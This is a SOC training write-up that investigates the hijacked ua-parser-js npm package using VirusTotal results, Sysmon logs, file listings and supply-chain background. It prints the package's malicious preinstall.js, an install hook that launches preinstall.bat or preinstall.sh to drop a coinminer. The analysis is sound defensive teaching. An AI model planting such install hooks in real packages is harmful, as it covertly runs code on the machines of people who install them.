
LetsDefend

Official Write-Up

Event ID: 108

Rule Name: SOC155 - Hijacked NPM Package

Alert



SEVERITY	DATE	RULE NAME
Medium	Oct. 28, 2021, 12:01 p.m.	★ SOC155 - Hijacked NPM Package

★ This incident happened directly to many companies.

EventID:	108
Event Time:	Oct. 28, 2021, 12:01 p.m.
Rule:	SOC155 - Hijacked NPM Package
Hostname	NodeServer
IP Address	192.168.10.56
Related Package	ua-parser-js
Suspicious File	jsextension.exe
File Path	c/Program%20Files/nodejs/node_modules/npm/node_modules/us-parser-js/
File MD5	fc724eb2894f34a3aca4b952d2f816cd
L1 Note	Everything looks legit when I do the checks. UA Parser JS has been downloaded from its official site. I couldnt understand what is the problem.

When we look at the alarm details, it states that there is a suspicious situation for the "ua-parser-js" npm package. It seems that this suspicious situation is sourced by the "jsextension.exe" file. According to the note written by the Tier 1 analyst at the end of his investigation, everything seemed to be running normally. Analysis is still required against a possible supply chain attack.

Detection


Verify

The Tier 1 analyst has not verified whether the alarm is a False Positive or not, thus we need to determine if the alarm actually caught harmful activity.

We can quickly search for the MD5 hash we have ("fc724eb2894f34a3aca4b952d2f816cd") on VirusTotal.

https://www.virustotal.com/gui/file/7f986cd3c946f274cdec73f80b84855a77bc2a3c765d68897fbc42835629a5d5

There is a large number of red colors which causes suspicion.




53 security vendors and 1 sandbox flagged this file as malicious

7f986cd3c946f274cdec73f80b84855a77bc2a3c765d68897fbc42835629a5d5
xmrig.exe
64bits assembly peexe runtime-modules

7.06 MB
Size

2021-10-28 06:26:28 UTC
7 hours ago

When we look at the limitations of antiviruses, many AVs have marked the file as a coinminer.




AhnLab-V3	Trojan/Win.Miner.R374094
ALYac	Trojan.Agent.Miner
SecureAge APEX	Malicious
Avast	Win64:CoinminerX-gen [Trj]
BitDefender	Gen:Variant.Application.Miner.2

Under normal circumstances, we do not expect the coin miner software to have a relationship with an innocent-looking package named “ua-parser-js”. Believing that the alarm is not a false positive, we need to elaborate our analysis process.

Analysis

Initial Analysis

When we look at the Sysmon logs (Event Viewer - Applications and Services logs - Microsoft - Windows - Sysmon), we see that the user named LetsDefend conducted the npm installation. No suspicious activity is seen before the relevant log.




```
ProcessId: 5916
Image: C:\Program Files\nodejs\node.exe
FileVersion: 14.17.3
Description: Node.js JavaScript Runtime
Product: Node.js
Company: Node.js
OriginalFileName: node.exe
CommandLine: "C:\Program Files\nodejs\\node.exe"  "C:\Program Files\nodejs\\node_modules\npm
\bin\npm-cli.js" install ua-parser-js
CurrentDirectory: C:\Users\LetsDefend\Desktop\Sysmon\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	10/28/2021 9:54:08 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		

When we look at the "Security" logs against the possibility of the "LetsDefend" account being taken over, we do not see any traces of brute force (consecutive login failure) attacks.


Looking at the general situation, everything seems normal. When we look at the path of the "jsextension.exe" file which is located in the alarm, it is clear that it is related to the "npm" installation.



C:\Program Files\nodejs\node_modules\npm\node_modules\ua-parser-js

Name	Date modified	Type	Size
.github	10/28/2021 9:34 AM	File folder	
dist	10/28/2021 9:34 AM	File folder	
src	10/28/2021 9:34 AM	File folder	
test	10/28/2021 9:34 AM	File folder	
	10/21/2021 8:23 PM	Text Document	1 KB
.jshintrc	10/21/2021 8:23 PM	JSHINTRC File	1 KB
.npmrc	10/21/2021 8:23 PM	NPMRC File	1 KB
.travis.yml	10/21/2021 8:23 PM	YML File	1 KB
bower.json	10/21/2021 8:23 PM	JSON File	1 KB
changelog.md	10/21/2021 8:23 PM	MD File	1 KB
create.dll	10/28/2021 9:56 AM	Application extens...	2,528 KB
jsextension	10/22/2021 4:09 PM	Application	7,230 KB
license.md	10/21/2021 8:23 PM	MD File	2 KB
package	10/21/2021 8:23 PM	JavaScript File	1 KB
package.json	10/28/2021 9:37 AM	JSON File	8 KB
preinstall	10/28/2021 9:37 AM	Windows Batch File	2 KB
preinstall	10/28/2021 9:38 AM	JavaScript File	1 KB
preinstall	10/28/2021 9:39 AM	Shell Script	1 KB
readme.md	10/21/2021 8:23 PM	MD File	12 KB
SECURITY.md	10/21/2021 8:23 PM	MD File	1 KB

When we continue to examine the Sysmon logs, we see that the "node presinstall.js" command runs shortly after the "npm install" process.



Operational Number of events: 233 (!) New events available


Level	Date and Time	Source	Event ID	Task Category
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:24 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:24 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:54:09 AM	Sysmon	22	Dns query (rul...

Event 1, Sysmon

```
ProcessId: 4312
Image: C:\Program Files\nodejs\node.exe
FileVersion: 14.17.3
Description: Node.js JavaScript Runtime
Product: Node.js
Company: Node.js
OriginalFileName: node.exe
CommandLine: node  preinstall.js
CurrentDirectory: C:\Program Files\nodejs\node_modules\npm\node_modules\ua-parser-js\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}
LogonId: 0x30FF0
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	10/28/2021 9:56:04 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		

To understand the purpose of the “preinstall.js” code, we need to read the source code. Here we see commands to run the “preinstall.sh” and “preinstall.bat” files, which we can consider suspicious.




```
const { exec } = require("child_process");

function terminalLinux(){
exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
}

var opsys = process.platform;
if (opsys == "darwin") {
    opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
    opsys = "Windows";
        const { spawn } = require('child_process');
        const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
    opsys = "Linux";
        terminalLinux();
}
```

So far, we've observed behavior that we wouldn't normally expect from an npm package. When we conduct a Google search regarding detailed information about the package, we see up-to-date news that the source code of the package has been changed.



About 717,000 results (0.58 seconds)

https://www.npmjs.com › package › ua-parser-js

ua-parser-js DefinitelyTyped icon, indicating ...

5 days ago — UAParser.**js** ... **JavaScript** library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint ...

Types/ua-parser-js · Explore BETA · 1223 Dependents

https://portswigger.net › daily-swig › popular-npm-pac...

Popular NPM package UA-Parser-JS poisoned with ...

7 days ago — Three malicious versions of the **UA-Parser-JS** library, which detects a user's browser, engine, OS, CPU, and device via their browser's **user agent** ...

https://faisalman.github.io › ua-parser-js


UAParser.js - Detect Browser, Engine, OS, CPU, and Device ...

Started from **JavaScript** approach, {UAParser.**js**} is optimized to be used with browser. While it covers a vast range of detection, the size always kept to be as ...

https://www.rapid7.com › blog › post › 2021/10/25 › n...

NPM Library (ua-parser-js) Hijacked: What You Need to Know

7 days ago — For approximately 4 hours on Friday, October 22, 2021, a widely utilized NPM package, **ua-parser-js**, was embedded with a malicious script



NPM Library (ua-parser-js) Hijacked: What You Need to Know

Oct 25, 2021 | 2 min read | Glenn Thorpe


[Last Update: October 27, 2021]

For approximately 4 hours on Friday, October 22, 2021, a widely utilized NPM package, ua-parser-js, was embedded with a malicious script intended to install a coinminer and harvest user/credential information. This package is used "to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data," with nearly 8 million weekly downloads and 1,200 dependencies.

(*https://www.rapid7.com/blog/post/2021/10/25/npm-library-ua-parser-js-hijacked-what-you-need-to-know/*)

We now understand that there is no direct attack on the NodeServer device or the LetsDefend network. The reason for initial access in this situation is a “Supply Chain Compromise”.

What is “Supply Chain Compromise”?



Supply Chain Compromise

Adversaries may manipulate products or product delivery mechanisms prior to receipt by a final consumer for the purpose of data or system compromise.


Supply chain compromise can take place at any stage of the supply chain including:

- Manipulation of development tools
- Manipulation of a development environment
- Manipulation of source code repositories (public or private)
- Manipulation of source code in open-source dependencies
- Manipulation of software update/distribution mechanisms
- Compromised/infected system images (multiple cases of removable media infected at the factory) [1] [2]
- Replacement of legitimate software with modified versions
- Sales of modified/counterfeit products to legitimate distributors
- Shipment interdiction

(*https://attack.mitre.org/techniques/T1195/*)

Execution

We have now figured out that the event was caused by a 3rd party npm package. Now we need to detect what this malicious package is doing on the device. When we look at the JS source code, we first see that the operating system has been detected and then the "preinstall.js" file for Linux and the "preinstall.bat" file for Windows has been run.



